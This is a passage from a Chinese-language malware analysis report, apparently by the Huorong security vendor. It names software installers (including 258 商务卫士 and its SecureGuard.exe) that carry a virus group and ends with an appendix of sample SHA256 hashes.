现阶段火绒发现，带有该组病毒的软件安装包有“看美女”、“榴莲抢票王”和“258 商务卫士”。相关安装包文件信息，如下图所示：




安装包文件信息

上述软件签名时间最早的 258 商务卫士可追溯至 2014 年，在最新版的 258 商务卫士中主程序中也存在与前文所述病毒相关的数据。最新版 258 商务卫士文件信息，如下图所示：



文件信息

与前文所述的病毒模块相关数据，如下图所示：


Hiew: SecureGuard.exe
<1> Hiew: SecureGua...
Search
32%
\SecureGuard.exe

与病毒模块相关数据

四、 附录

文中涉及样本 SHA256：

SHA256
47d37598ffb15c97baaa5f97de02429bea2aabb886f8629ca722ffb8ed1165d7
7e64d64f4e58c6dd7c94a1160a41e16461f7cc293bb547597aee81757af8954a
dd88caf4fda74446a8f6b18372abba33a1a78df03e7dd11a669672c07bbac69d